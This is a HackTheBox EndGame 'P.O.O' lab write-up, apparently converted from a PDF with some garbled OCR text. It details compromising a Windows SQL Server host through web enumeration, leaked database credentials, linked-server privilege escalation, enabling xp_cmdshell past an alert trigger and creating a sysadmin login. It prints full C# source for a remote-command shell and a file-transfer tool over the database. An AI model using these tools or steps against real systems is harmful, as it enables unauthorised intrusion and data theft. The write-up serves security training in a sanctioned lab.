HackTheBox



Writeup - EndGame P.O.O

v.1.0

by PlainText

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Table of Contents

Introduction	3
Enumeration	3
Website: Professional Offensive Operation	4
Vulnerability Scanner (Nikto)	4
File Disclosure with .DS_Store (ds_store_exp)	5
File Name Information Disclosure (IIS Short Name Scanner)	6
Directory Enumeration (wfuzz)	6
SQL Server	7
Access Database with SSMS (SQL Server Management Studio)	7
Privileges Escalation (Link Crawling)	8
Command Execution (XP_CMDSHELL)	9
Create a New User with sysadmin Privileges	11
The Idea. Using C# Tools	11
xp_cmdshell.exe to use as Remote Command Execution	11
poo.exe to Transfer Files (Upload/Download) Using the Database	13
Windows Privilege Escalation	21
Abusing SeAssignPrimaryToken with JuicyPotato	21
Execute Mimikatz	23
Cracking Credentials	24
Active Directory Enumeration with BloodHound	25
Domain Admin Access	27
PlainText Conclusions	27





Introduction.

EndGame was introduced as part of the HackTheBox Anniversary Update, in its first release it has a Windows Active Directory Lab with 2 Servers, with the goal of compromise one machine and then pivot to the other to get Domain Admin Access.

The IP Address to Attack is: 10.13.38.11

Fnumeration.

A nmap scan was launched against 10.13.38.11 and PlainText found 2 ports open, 80 and 1433. The information provide by nmap indicate that this server is running a Microsoft Website and a Microsoft SQL Database Server. View Image 1.


```
t@plaintext]-[/home/plaintext/hackthebox/endgame/poo]
    #cat nmap.tcp
Nmap 7.70 scan initiated Sun Aug 26 19:49:14 2018 as: nmap -sC -sV -p80,1433 -o nmap.tcp 10.13.38.11
map scan report for 10.13.38.11
fost is up (0.17s latency).
       STATE SERVICE VERSION
                      Microsoft IIS httpd 10.0
       open http
http-methods:
   Potentially risky methods: TRACE
 http-server-header: Microsoft-IIS/10.0
 http-title: Professional Offensive Operations
433/tcp open ms-sql-s Microsoft SQL Server 14.00.1000.00
ms-sql-ntlm-info:
   Target Name: POO
   NetBIOS Domain Name: POO
  NetBIOS Computer Name: COMPATIBILITY
  DNS Domain Name: intranet.poo
  DNS Computer Name: COMPATIBILITY.intranet.poo
  DNS Tree Name: intranet.poo
  Product Version: 10.0.14393
 ssl-cert: Subject: commonName=SSL Self Signed Fallback
 Not valid before: 2018-08-26T12:04:46
 Not valid after: 2048-08-26T12:04:46
 ssl date: 2018-08-26T23:48:25+00:00; -1m04s from scanner time.
ervice Info: OS: Windows; CPE: cpe:/o:microsoft:windows
lost script results:
clock-skew: mean: -1m04s, deviation: 0s, median: -1m05s
 ms-sql-info:
   10.13.38.11.1433:
     Version:
      name: Microsoft SQL Server
      number: 14.00.1000.00
       Product: Microsoft SQL Server
     TCP port: 1433
```





Website: Professional Offensive Operation

The Website doesn't provide to much information, it was a default site. PlainText decide to use Nikto vulnerability scanner.



Vulnerability Scanner (Nikto)

Nikto found that the site has a .DS_Store file located in the root directory.

```
@plaintext |- | /home/plaintext/hackthebox/
    #mikto -h http://10.13.38.11 -o mikto.txt
Nikto v2.1.6
Target IP:
                      10.13.38.11
Target Hostname:
                      10.13.38.11
 Target Port:
                      2018-08-26 20:33:03 (GMT-4)
Start Time:
Server: Microsoft-IIS/10.0
 The anti-clickjacking X-Frame-Options header is not present.
The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against
some forms of XSS
The X-Content-Type-Options header is not set. This could allow the user agent to render the content o
the site in a different fashion to the MIME type
No CGI Directories found (use '-C all' to force check all possible dirs) Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
OSVDB-6694: /.DS Store: Apache on Mac OSX will serve the .DS Store file, which contains sensitive inf
rmation. Configure Apache to ignore this file or upgrade to a newer version.
```





File Disclosure with .DS Store (ds store exp)

DS_Store files usually contains metadata information that can be use to enumerate the directory structure of a Website. PlainText use a tool named ds store exp

(https://github.com/lijiejie/ds store exp) to get that information. The image does not display all directories found.

```
[root@plaintext] = [/home/plaintext/hackthebox/endgame/poo/ds_store_exp]
#python ds_store_exp.py http://10.13.38.11/.DS_Store
[+] http://10.13.38.11/Widgets/.DS_Store
[+] http://10.13.38.11/Widgets/.DS_Store
[Folder Found] http://10.13.38.11/Templates
[Folder Found] http://10.13.38.11/dev
[+] http://10.13.38.11/JS/.DS_Store
[Folder Found] http://10.13.38.11/Widgets
[+] http://10.13.38.11/Themes/.DS_Store
[Folder Found] http://10.13.38.11/JS
[Folder Found] http://10.13.38.11/Themes
[Folder Found] http://10.13.38.11/Themes
[Folder Found] http://10.13.38.11/Uploads
```

PlainText create a bash loop to recursively search the others .DS_Store files and verify if those files has directory listing available by looking for the response code 200, but he didn't find any interesting information. Here the bash script:

```
#!/bin/bash
echo "# Extract Directory Structure with ds store exp.py and save it to
DS Store-dir.txt"
python ds store exp.py http://10.13.38.11/.DS Store > DS Store-dir.txt
echo "# Get a list of URLs based on the directory list output"
cut DS Store-dir.txt -d "]" -f2 | cut -d " " -f2 > url-list.txt
echo "# Execute ds store exp.py in every url that contains .DS Store file and
save to DS Store-dir.txt"
for url in $(cat url-list.txt|grep DS Store); do python ds store exp.py $url
>>DS Store-dir.txt; done
echo "# Get a list of URLs based on the directory list output"
cut DS Store-dir.txt -d "]" -f2 | cut -d " " -f2 > url-list.txt
echo "# Check which directories and file Webaccess privileges"
for url in $(cat url-list.txt);do
       code=$(curl -L -o /dev/null -s -w "%{http code}" $url);
       if [ $code -eq 200 ]
       then
               echo $url >> url-list-c200.txt
done
cat url-list-c200.txt | sort -u > url-list-c200-u.txt
echo "# URLs with 200 Response Code"
cat url-list-c200-u.txt
rm url-list-c200.txt
```





```
t@plaintext]—[/home/plaintext/hackthebox/endgame/poo/ds_store_exp]
    #./ds-search.sh
 Extract Directory Structure with ds_store_exp.py and save it to DS_Store-dir.txt
 Get a list of URLs based on the directory list output
 Execute ds store exp.py in every url that contains .DS Store file and save to DS Store-dir.txt
 Get a list of URLs based on the directory list output
 Check URL with 200 Response Code
# URLs with 200 Response Code
http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1/.DS Store
http://10.13.38.11/dev/dca66d38fd916317687e1390a420c3fc/.DS Store
http://10.13.38.11/dev/.DS Store
http://10.13.38.11/.DS_Store
http://10.13.38.11/iisstart.htm
http://10.13.38.11/Images/.DS Store
http://10.13.38.11/Images/iisstart.png
http://10.13.38.11/JS/.DS_Store
http://10.13.38.11/Themes/.DS Store
http://10.13.38.11/Widgets/.DS_Store
http://10.13.38.11/Widgets/Framework/.DS Store
http://10.13.38.11/Widgets/Framework/Layouts/.DS Store
```

File Name Information Disclosure (IIS Short Name Scanner)

With the information of the directory structure, PlainText use the IIS Short Name Scanner (https://github.com/irsdl/IIS-ShortName-Scanner) to try to get information about the file names located in those directories. Under /dev/304.../db he discover that there is a file with a file name, starting with poo_co and ending with .txt.

```
[root@plaintext]-[/home/plaintext/hackthebox/endgame/poo]
   #python iis shortname Scan.py http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1/db
Server is vulnerable, please wait, scanning...
[+] /dev/304c0c90fbc6520610abbf378e2339d1/db/p~1.*
                                               [scan in progress]
[+] /dev/304c0c90fbc6520610abbf378e2339d1/db/po~1.*
                                               [scan in progress]
[+] /dev/304c0c90fbc6520610abbf378e2339d1/db/poo~1.*
                                               [scan in progress]
[+] /dev/304c0c90fbc6520610abbf378e2339d1/db/poo ~1.*
                                               [scan in progress]
[+] /dev/304c0c90fbc6520610abbf378e2339d1/db/poo_c~1.* [scan in progress]
[+] /dev/304c0c90fbc6520610abbf378e2339d1/db/poo co~1.* [scan in progress]
[+] /dev/304c0c90fbc6520610abbf378e2339d1/db/poo co~1.tx*
                                                      [scan in progress]
[+] File /dev/304c0c90fbc6520610abbf378e2339d1/db/poo co~1.txt* [Done]
File: /dev/304c0c90fbc6520610abbf378e2339d1/db/poo co~1.txt*
O Directories, 1 Files found in total
Note that st is a wildcard, matches any character zero or more times.
```

Directory Enumeration (wfuzz)

Using the wordlist located in /usr/share/wordlist/dirbuster/directory-list-2.3-small.txt PlainText created a list with words starting with co.


```
[x]-[root@plaintext]-[/home/plaintext/hackthebox/endgame/poo]
#cat /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt |grep ^co > co-words.txt
```

Then he used wfuzz and it was able to find a match on connection which means that the file poo connection.txt is in the server.


```
Wfuzz -c -z file,co-words.txt --hl 29 -t 100
http://10.13.38.11/dev/304c0c90fbc6520610abbf378e2339d1/db/poo_FUZZ.txt
```







The file contains a database connection information:



```
File content poo_connection.txt

SERVER=10.13.38.11

USERID=external_user

DBNAME=POO_PUBLIC

USERPWD=#p00Public3xt3rnalUs3r#

Flag : POO{fcfb0767f5bd3cbc22f40ff5011ad555}
```

SQL Server


With those credentials PlainText has many options to query the database, but he decide to move to his Windows box and use it to keep working with the enumeration.

Access Database with SSMS (SQL Server Management Studio)

From the Windows box he access SSMS or SQL Server Management Studio, which is the tool that Microsoft build to interact with the SQL Server Database. With this tool he discover that he has access to a database named POO_PUBLIC which was empty, and he also verify that external_user doesn't have sysadmin privileges and POO_PUBLIC







Privileges Escalation (Link Crawling)

PlainText use PowerUpSQL (https://github.com/NetSPI/PowerUpSQL) to get more information about the user and check for misconfigurations on the server. Using the cmdlet Get-SQLServerLinkCrawl PlainText found that external_user can execute command using Linked Servers.

```
#p00Public3xt3rnalUs3r#" -Instance 10.13.38.11
          : SOL Server 2017
Version
Instance
          : COMPATIBILITY\POO PUBLIC
CustomQuery :
Sysadmin
            {COMPATIBILITY\POO_PUBLIC}
Path
            external user
User
Links
          : {COMPATIBILITY\POO_CONFIG}
Version
          : SQL Server 2017
          : COMPATIBILITY\POO CONFIG
Instance
CustomQuery :
Sysadmin
          : 0
            {COMPATIBILITY\POO PUBLIC, COMPATIBILITY\POO CONFIG}
Path
            internal user
User
            {COMPATIBILITY\POO_PUBLIC}
Links
Version
          : SQL Server 2017
            COMPATIBILITY\POO PUBLIC
Instance
CustomQuery
Sysadmin
            {COMPATIBILITY\POO_PUBLIC, COMPATIBILITY\POO_CONFIG, COMPATIBILITY\POO_PUBLIC}
Path
User
Links
            {COMPATIBILITY\POO CONFIG}
```


With this information PlainText was not able to use PowerUpSQL, because the function they have it's only for domain access, not for SQL Username, so instead he use the SSMS console to query the commands.

Link Crawl database usually use nested OPENQUERY SELECT, but PlainText use the alternative which is easy to create.





Alternative of OPENQUERY is EXECUTE AT. Same command to demonstrate how it can be done.



As the previous images indicate, PlainText was able to escalate privileges and execute commands as sa user.

Command Execution (XP CMDSHELL)


After getting sysadmin access, PlainText was looking for code execution in the server, the common method to execute commands is using the store procedure xp_cmdshell. When he tries to enable it, he get the following message:

```
-- Check if "show advanced options" is enabled
  EXECUTE('EXECUTE(''select cast(value_in_use as int) FROM sys.configurations WHERE name = ''''show
    advanced options''''') AT "COMPATIBILITY\POO PUBLIC"') AT "COMPATIBILITY\POO CONFIG"
   -- Check if "xp cmdshell" is enabled
  EXECUTE('EXECUTE(''select cast(value_in_use as int) FROM sys.configurations WHERE name =
     ''''xp cmdshell'''' '') AT "COMPATIBILITY\POO PUBLIC"') AT "COMPATIBILITY\POO CONFIG"
   -- Enabling show advanced options and xp_cmdshell
   EXECUTE('EXECUTE(''sp_configure ''''show advanced options'''',1;reconfigure ''') AT "COMPATIBILITY
    \POO PUBLIC"') AT "COMPATIBILITY\POO CONFIG"
   -- Check if "xp cmdshell" is enabled
   EXECUTE('EXECUTE(''select cast(value_in_use as int) FROM sys.configurations WHERE name =
    ''''xp cmdshell'''' '') AT "COMPATIBILITY\POO PUBLIC"') AT "COMPATIBILITY\POO CONFIG"
   -- Enabling xp cmdshell
   EXECUTE('EXECUTE(''sp_configure ''''xp_cmdshell'''',1;reconfigure; '') AT "COMPATIBILITY
    \POO_PUBLIC"') AT "COMPATIBILITY\POO_CONFIG"
% + 4
Results 🖺 Messages
 (1 row affected)
 (1 row affected)
Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
Msg 50000, Level 16, State 1, Procedure ALERT xp cmdshell, Line 11 [Batch Start Line 0]
Attempt to enable xp_cmdshell detected. Database Administrators will be notified!
Msg 3609, Level 16, State 2, Procedure sp_configure, Line 181 [Batch Start Line 0]
The transaction ended in the trigger. The batch has been aborted.
```






Look like the administrator create a Trigger to get notify every time xp_cmdshell is attempted to be enable and stop the process. But after 3 refreshes, the server allow the xp_cmdshell to be enabled.



After that he confirm code execution.







Create a New User with sysadmin Privileges

After some test and trial to get a reverse shell, PlainText decide to implement a shell using SQL features, to avoid changing privileges on external_user, he created a new user account named plaintext, with sysadmin privileges.

```
-- CREATE A USER

EXECUTE ('
EXECUTE (''
ALTER LOGIN plaintext WITH PASSWORD = ''''#p00P14inT3xtc3xt3rnalUs3r#''''
'')
AT "COMPATIBILITY\POO_PUBLIC"') AT "COMPATIBILITY\POO_CONFIG"

-- GRANT SYSADMIN PRIVILEGES TO plaintext ACCOUNT

EXECUTE ('
EXECUTE (''
EXECUTE ('''
EXEC master..sp_addsrvrolemember @loginame = N''''plaintext'''', @rolename = N''''sysadmin''''
'')
AT "COMPATIBILITY\POO_PUBLIC"') AT "COMPATIBILITY\POO_CONFIG"
```

The Idea. Using C# Tools

Since PlainText was not able to get a reverse shell and as he identified that this server may be vulnerable to Privilege Escalation using especial privileges in the service account, he needs to transfer a file to the server and a better way, than using EXEC master..xp_cmdshell 'whoami' for command execution.

So, the idea was:

- Create a Command and Control using xp cmdshell.
- Create a Software to Transfer Files (upload/download).
- Find a way to transfer the source code for download to the server and compile the code using .NET csc.exe.

xp cmdshell.exe to use as Remote Command Execution.

To create the xp cmdshell PlainText used C#, what he did was divided in 3 parts:

- **Connect to the database**, for this he used the class System.Data.SqlClient.SqlConnection and the credentials of the account that he created.
- Command Execution he use a loop which capture the command in a variable using Console.ReadLine() method and then pass the command as variable to the SqlCommand query.
- **Get Command Output** the SqlDataAdapter Class was used to read the output and print to the console which looks like a normal cmd.exe console.





```
PS C:\Users\windows\Desktop\hackthebox\endgame> .\xp_cmdshell.exe
[+] Tool created for EndGame by PlainText
[+] Twitter: @JulioUrena
[+] Connecting to Database...
[+] Connection Success
[+] You have now a cmd.exe shell using xp_cmdshell
 nostname && whoami
COMPATIBILITY
nt service\mssql$poo public
whoami /priv
PRIVILEGES INFORMATION
Privilege Name
                                  Description
                                                                                   State
SeAssignPrimaryTokenPrivilege Replace a process level token
                                                                                   Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects Enabled
                                                                                   Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set
                                                                                   Disabled
```

xp_cmdshell Source Code:

```
using System;
using System.Data;
using System.Data.SqlClient;
using System.IO;
namespace xp cmdshell
    class Program
        public static SqlConnection conn = new SqlConnection();
        //Console.SetIn(new StreamReader(Console.OpenStandardInput(8192)));
        static void Main(string[] args)
            // Increase the buffer size of the Console.ReadLine(), default 254 characters
            Console.SetIn(new StreamReader(Console.OpenStandardInput(8192)));
            Console.WriteLine("[+] Tool created for EndGame by PlainText");
            Console.WriteLine("[+] Twitter: @JulioUrena");
            Console.WriteLine("[+] Connecting to Database...");
            try
                // Database Connection
                string pass = "#p00Pl4inT3xtc3xt3rnalUs3r#";
                conn.ConnectionString = "Server=10.13.38.11;Database=flag;" + "User
Id=plaintext;" + "Password=" + pass + ";";
                conn.Open();
                Console.WriteLine("[+] Connection Success");
            }
            catch
                Console.WriteLine("[-] Connection Fail");
                Environment.Exit(0);
```





```
Console.WriteLine("[+] You have now a cmd.exe shell using xp cmdshell\n");
    bool open = true;
    string cmd = "";
    string output = "";
    var dataSet = new DataSet();
    while (open)
        cmd = Console.ReadLine();
        var xp_cmd = new SqlCommand(@"EXEC master..xp_cmdshell @cmd", conn);
        xp_cmd.Parameters.AddWithValue("@cmd", cmd);
        var dataAdapter = new SqlDataAdapter { SelectCommand = xp_cmd };
        dataAdapter.Fill(dataSet);
        foreach(DataRow row in dataSet.Tables[0].Rows)
            foreach (object item in row.ItemArray)
                output = item.ToString();
                Console.WriteLine(output);
        //Console.WriteLine(output);
        dataSet.Clear();
        if (cmd == "exit")
            open = false;
    conn.Close();
}
```

poo.exe to Transfer Files (Upload/Download) Using the Database.

As sysadmin of the SQL Database PlainText can do many things, create databases, tables or modify existing, he can also add content to any database or remove it. Plaintext was thinking to convert a file to a string and save it in the database and them download that piece of string and convert it back to binary.

PlainText idea has only one problem, he can upload the file from his computer to the table (remember he is converting the file to string and saving it to a table) but if he wants to download the file it needs to be done from the server, which indicate that in order to be able to complete the transfer he needs the piece of software for download in the server.

Thankfully the server has installed .NET, which means that using csc.exe he can compile a .cs file into a .exe and create the software he need to download the files from the tables. So, since he has access to the cmd.exe using xp_cmdshell.exe he can echo a file line by line to transfer the code he needs to compile the software.

To transfer files, he use a loop which save line by line a text file to a location in the server. Here the piece of code:





```
int counter = 0;
            string line;
            // Read the file and display it line by line.
            StreamReader file = new StreamReader(lpath);
            //string cmd xp = @"echo test>c:\users\public\trial.txt";
            Console.WriteLine("[+] Transfer Started");
            Console.WriteLine("");
            while ((line = file.ReadLine()) != null)
                //Escape > < with ^
                //https://stackoverflow.com/questions/251557/escape-angle-brackets-in-a-
windows-command-prompt
                if (line.Contains("<"))</pre>
                    line = line.Replace("<", "^<");</pre>
                if (line.Contains(">"))
                    line = line.Replace(">", "^>");
                Console.WriteLine(line);
                var xp_cmd = new SqlCommand(@"EXEC master..xp_cmdshell @cmd", conn);
                xp_cmd.Parameters.AddWithValue("@cmd", "echo " + line + @">>"+dbpath);
                xp_cmd.ExecuteNonQuery();
                //
                counter++;
            file.Close();
            Console.WriteLine("There were {0} lines.", counter);
            Console.ReadLine();
            conn.Close();
            Environment.Exit(0);
```

Now that PlainText can transfer files, he move to the 2nd part, which was convert a file to a string and save it into a table in the server. He 1st create a table in the flag database, which has 2 columns, one for the name to differentiate each file and the other for the string.

```
USE flag
CREATE TABLE plaintext (
    name varchar(1000),
    filecontent varbinary(MAX)
)
```

To convert the files to string and save it to the database he used this code as reference https://stackoverflow.com/questions/2579373/saving-any-file-to-in-the-database-just-convert-it-to-a-byte-array. Here the source code for the upload part.

```
//https://stackoverflow.com/questions/2579373/saving-any-file-to-in-the-database-just-
convert-it-to-a-byte-array
    static void UploadExeToDatabase(string lpath, string filename)
{
        Console.WriteLine("[+] Converting File to Stream");
        //
        // Convert File to Stream
        byte[] file;
        var stream = new FileStream(lpath, FileMode.Open, FileAccess.Read);
        var reader = new BinaryReader(stream);
        file = reader.ReadBytes((int)stream.Length);
        //
```





```
Console.WriteLine("[+] Sending File To Database");
//
// SQL Query to Save the File
string sql = "INSERT INTO plaintext(name,filecontent) VALUES(@param1,@param2)";
SqlCommand cmd = new SqlCommand(sql, conn);
cmd.Parameters.AddWithValue("@param1", filename);
cmd.Parameters.AddWithValue("@param2", file);
cmd.CommandType = CommandType.Text;
cmd.ExecuteNonQuery();
conn.Close();
//
Console.WriteLine("[+] File Saved Successfuly");
}
```

The last part was the download method, it just need to connect to the database, save the string into a variable and convert it to its original format, even though he use the name EXE as reference, both methods can be used to transfer any file type. Here the piece of code for download

```
static void DownloadExeFromDatabase(string dbpath, string filename)
            Console.WriteLine("[+] Downloading File to Path: " + dbpath);
            try
                //Create File
                var sqlQuery = new SqlCommand(@"SELECT [filecontent] FROM [dbo].[plaintext]
WHERE [name] = @name", conn);
                sqlQuery.Parameters.AddWithValue("@name", filename);
                var sqlQueryResult = sqlQuery.ExecuteReader();
                if (sqlQueryResult != null)
                    sqlQueryResult.Read();
                    var blob = new Byte[(sqlQueryResult.GetBytes(0, 0, null, 0,
int.MaxValue))];
                    sqlQueryResult.GetBytes(0, 0, blob, 0, blob.Length);
                    using (var fs = new FileStream(dbpath, FileMode.Create,
FileAccess.Write))
                        fs.Write(blob, 0, blob.Length);
                Console.WriteLine("[+] File Saved in " + dbpath);
                Environment.Exit(0);
            }
            catch
                Console.WriteLine("[-] Connection Fail");
                Environment.Exit(0);
            }
        }
```

PlainText combine all the code and create a software which takes 3 options and accept file location to transfer and download.

- 1. Upload text files using xp cmdshell
- 2. Upload any file converting the file to string and saving it to the database.
- 3. Download file in the database and converting the string as file.





The source code is here:

```
using System;
using System.Data;
using System.Data.SqlClient;
using System.IO;
namespace POO_SQLConnection
    class Program
        public static SqlConnection conn = new SqlConnection();
        public static string databasepath = "";
        public static string localpath = "";
        public static string name = "";
        static void Main(string[] args)
            Console.WriteLine("[+] Tool created for EndGame by PlainText");
            Console.WriteLine("[+] Twitter: @JulioUrena");
            if (args.Length>0)
            {
                string option = args[0];
                if (option == "help")
                {
                    Console.WriteLine("");
                    Console.WriteLine("[?] Help Option");
                    Console.WriteLine(@"Option 1 - SaveTextToDisk: This Option use
xp_cmdshell (created to transfer c# code)");
                    Console.WriteLine(@"Option 1 - Example: poo.exe 1
c:\users\hacker\file.txt c:\users\destination\file.txt");
                    Console.WriteLine(@"Option 2 - UploadExeToDatabase: This Option use
save the file in the database (created to transfer .exe)");
                    Console.WriteLine(@"Option 2 - Example: poo.exe 2
c:\users\hacker\file.exe filename");
                    Console.WriteLine(@"Option 3 - DownloadExeFromDatabase: This Option
download the file from the database (created to transfer .exe)");
                    Console.WriteLine(@"Option 3 - Example: poo.exe 3
c:\users\destination\file.exe filename");
                    Environment.Exit(0);
                Console.WriteLine("[+] Connecting to Database...");
                try
                {
                    // Database Connection
                    string pass = "#p00Pl4inT3xtc3xt3rnalUs3r#";
                    conn.ConnectionString = "Server=10.13.38.11;Database=flag;" + "User
Id=plaintext;" + "Password=" + pass + ";";
                    conn.Open();
                    Console.WriteLine("[+] Connection Success");
                }
                catch
                    Console.WriteLine("[-] Connection Fail");
                    Environment.Exit(0);
                }
                //
                switch (Convert.ToInt32(option))
                    case 1:
                        //args 1 = Location of the File to send to the database server.
```





```
//args 2 = File destination, where it will be save in the database
server
                        SaveTextToDisk(args[1], args[2]);
                        break;
                    case 2:
                        //args 1 = Location of the file to upload.
                        //args 2 = Filename, is the value of the table to be searched.
                        UploadExeToDatabase(args[1],args[2]);
                        break;
                    case 3:
                        //args 1 = Location to save the File
                        //args 2 = File destination, where it will be save in the database
server
                        DownloadExeFromDatabase(args[1], args[2]);
                        break:
                }
            }
            else
            {
                Console.WriteLine("[-] For more information Use: poo.exe help");
                Environment.Exit(0);
            }
        static void SaveTextToDisk(string lpath, string dbpath)
            // XP_CMDSHELL COMMANDS
            int counter = 0;
            string line;
            // Read the file and display it line by line.
            StreamReader file = new StreamReader(lpath);
            //string cmd_xp = @"echo test>c:\users\public\trial.txt";
            Console.WriteLine("[+] Transfer Started");
            Console.WriteLine("");
            while ((line = file.ReadLine()) != null)
            {
                //Escape > < with ^</pre>
                //https://stackoverflow.com/questions/251557/escape-angle-brackets-in-a-
windows-command-prompt
                if (line.Contains("<"))</pre>
                    line = line.Replace("<", "^<");</pre>
                if (line.Contains(">"))
                    line = line.Replace(">", "^>");
                //
                Console.WriteLine(line);
                var xp_cmd = new SqlCommand(@"EXEC master..xp_cmdshell @cmd", conn);
                xp_cmd.Parameters.AddWithValue("@cmd", "echo " + line + @">>"+dbpath);
                xp_cmd.ExecuteNonQuery();
                //
                counter++;
            file.Close();
            Console.WriteLine("There were {0} lines.", counter);
            Console.ReadLine();
            conn.Close();
            Environment.Exit(0);
        //https://stackoverflow.com/questions/2579373/saving-any-file-to-in-the-database-
just-convert-it-to-a-byte-array
        static void UploadExeToDatabase(string lpath, string filename)
            Console.WriteLine("[+] Converting File to Stream");
```





```
// Convert File to Stream
            byte[] file;
            var stream = new FileStream(lpath, FileMode.Open, FileAccess.Read);
            var reader = new BinaryReader(stream);
            file = reader.ReadBytes((int)stream.Length);
            Console.WriteLine("[+] Sending File To Database");
            // SQL Query to Save the File
            string sql = "INSERT INTO plaintext(name, filecontent) VALUES(@param1,@param2)";
            SqlCommand cmd = new SqlCommand(sql, conn);
            cmd.Parameters.AddWithValue("@param1", filename);
            cmd.Parameters.AddWithValue("@param2", file);
            cmd.CommandType = CommandType.Text;
            cmd.ExecuteNonQuery();
            conn.Close();
            Console.WriteLine("[+] File Saved Successfuly");
        static void DownloadExeFromDatabase(string dbpath, string filename)
            Console.WriteLine("[+] Downloading File to Path: " + dbpath);
            try
                //Create File
                var sqlQuery = new SqlCommand(@"SELECT [filecontent] FROM [dbo].[plaintext]
WHERE [name] = @name", conn);
                sqlQuery.Parameters.AddWithValue("@name", filename);
                var sqlQueryResult = sqlQuery.ExecuteReader();
                if (sqlQueryResult != null)
                {
                    sqlQueryResult.Read();
                    var blob = new Byte[(sqlQueryResult.GetBytes(0, 0, null, 0,
int.MaxValue))];
                    sqlQueryResult.GetBytes(0, 0, blob, 0, blob.Length);
                    using (var fs = new FileStream(dbpath, FileMode.Create,
FileAccess.Write))
                        fs.Write(blob, 0, blob.Length);
                Console.WriteLine("[+] File Saved in " + dbpath);
                Environment.Exit(0);
            }
            catch
                Console.WriteLine("[-] Connection Fail");
                Environment.Exit(0);
        }
    }
```

You can use the help to check the options:

```
PS C:\Users\windows\Desktop\hackthebox\endgame> .\poo.exe help
[+] Tool created for EndGame by PlainText
[+] Twitter: @JulioUrena
[?] Help Option
Option 1 - SaveTextToDisk: This Option use xp_cmdshell (created to transfer c# code)
Option 1 - Example: poo.exe 1 c:\users\hacker\file.txt c:\users\destination\file.txt
Option 2 - UploadExeToDatabase: This Option use save the file in the database (created to transfer .exe)
Option 2 - Example: poo.exe 2 c:\users\hacker\file.exe filename
Option 3 - DownloadExeFromDatabase: This Option download a the file from the database (created to transfer .exe)
